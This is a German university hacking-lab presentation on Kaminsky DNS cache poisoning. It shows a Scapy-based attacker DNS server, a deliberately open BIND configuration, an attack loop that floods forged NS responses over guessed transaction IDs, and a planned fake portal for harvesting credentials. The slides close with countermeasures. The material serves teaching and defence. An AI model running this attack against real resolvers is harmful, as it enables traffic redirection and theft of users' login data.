# HACKERPRAKTIKUM
# PART III: DNS-CACHE-POISONING

Lukas Jung, Marc Narres-Schulz, Oliver Sänger, Tobias Zeimetz

# Inhalt

- Aufgabenstellung
- Grundlagen des Angriffs
- Das Setup und die Konfiguration
- Der Angriff
- Versuchsreihen und Vorgehensweisen
- Gegenmaßnahmen

# Aufgaben


- Aufgabe 1:
  Schreiben Sie einen einfachen DNS-Server, der Anfragen für A-Records zu www.bank.com beantwortet. Dieser Server wird später das Ziel der Umleitung.

- Aufgabe 2:
  Schreiben Sie einen Exploit für das gegeben Netzwerk-Setup. (Kaminky-DNS-Attack)

# Grundlagen des Angriffs

- Zwei Angriffs-Szenarien
  - Klassisches DNS-Cache-Poisoning
    - Gefälschten A-Record in den Cache eines DNS-Servers schleusen
    - Nicht flexible und sehr statisch
  - Kaminskys DNS-Cache-Poisoning
    - Gefälschten NS-Record in den Cache eines DNS-Servers schleusen
    - Flexibel und deutlich stärker


# Grundlagen des Angriffs



# Grundlagen des Angriffs

- Kaminskys DNS-Cache-Poisoning
  - Vorher einen gefälschten A-Record in den Cache geschleust
  - Jetzt einen gefälschten NS-Record
  - Flexibel und deutlich stärker

# Grundlagen des Angriffs



# Das Setup und die Konfigurationen

- Attacker-DNS als Python-Programm

```
while True:
    request, addr = sock.recvfrom(4096)
    dns_request = DNS(request)

    response = DNS(
        id=dns_request.id,  # Query ID / transaction id
        qr=1,  # QR (Query / Response) 1=response
        opcode=0,  # Set by client to 0 for a standard query, 0:"QUERY",1:"IQUERY",2:"STATUS"
        aa=1,  # Set to 1 in a server response if this dns_response is Authoritative, 0 if not.
        qdcount=1,  # Question record count
        ancount=1,  # Answer count
        # DNS Question Record(s)
        qd=DNSQR(qname=dns_request[DNSQR].qname, qtype='A', qclass='IN'),
        # DNS Resource Record(s)
        an=DNSRR(rrname=dns_request[DNSQR].qname, type='A', rclass='IN', rdata=fixed_ip, ttl=86400)
    )

    sock.sendto(bytes(response), addr)
```

# Das Setup und die Konfigurationen

- Victim-DNS und Bind
  - Ziel: Cache dieses Servers mit einem selbstgewählten NS-Record füllen

# Das Setup und die Konfigurationen

- Victim-DNS und Bind

```
options {
    directory "/etc/namedb";
    pid-file "/var/run/named.pid";
    statistics-file "/var/run/named.stats";
    query-source address <ip> port <port_out>;
    dnssec-enable no;
    allow-recursion { any; };
    allow-query { any; };
    auth-nxdomain no;    # conform to RFC1035
    listen-on-v6 { none; };
    listen-on port <port_in> {
        127.0.0.1;
        <ip>;
    };
};
```

# Der Angriff

```
def a_request(domain):
...

def forged_ns_response(id, target_domain, known_ns_domain, known_ns_ip):
...

while self.running:
    target_domain = "www{}{}{}".format(counter, self.offset, victim_host_base)
    counter += 1

    packet_list = [Ether() / a_request(target_domain)]

    for i in range(self.response_amount):
        packet_list.append(
            forged_ns_response(
                (id + i) % (2 ** 16),
                target_domain,
                self.known_ns_domain,
                self.known_ns_ip
            )
        )
    id = (id + self.response_amount) % (2 ** 16)
    sendpfast(packet_list, pps=100000, iface="eth1", verbose=0)
    ns_response = sr1(a_request(self.known_ns_domain), verbose=0)
    if ns_response[DNS].an.rdata == attacker_dns_ip:
        print("Successfully poisoned the zone of {}".format(victim_host_base))
        break
    else:
        print("Poisoning failed")
```

# Versuchsreihen und Vorgehensweisen

- Erster Schritt:
  - Victim-DNS fragt beim Attacker-DNS nach der IP
  - Korrekte Form der Antwort testen
  - Versteht der Browser die angegeben Informationen

# Versuchsreihen und Vorgehensweisen

- Aufbau des Versuchs-Set-Ups
  - Victim-DNS fragt TLD-Server nach NS-Server
    - Erst nur Googles DNS-Server
  - Attacker-Skript sendet DNS-Responses
    - Erste Testreihe nur mit A-Records
    - Später auch komplexer mit NS-Records
  - Attacker-DNS antwortet immer mit der IP des Attacker-Webservers
    - Fake-Porta zum Benutzerdaten abgreifen

# Versuchsreihen und Vorgehensweisen

- Versuche
  - BIND4, BIND8 (mehrere Versionen) und BIND9 (mehrere Versionen)
  - Mit unterschiedlichen Betriebsystemen
    - Ubuntu 8, 14 und 16
    - Suse
    - centOS
    - Manjaro

# Gegenmaßnahmen

- Gleichverteilung der Transaktionsnummern
  - $\frac{1}{2^{16}} = 0{,}00001525878$
- Port-Randomization
  - Mindestens $\frac{1}{2^{11}} = 0{,}00048828125$
- Random-URL-Capitalizing
  - Abhängig von der URL Länge
  - Bei wikipedia.de z.B. 11 Buchstaben, also:
    - $\frac{1}{2^{11}} = 0{,}00048828125$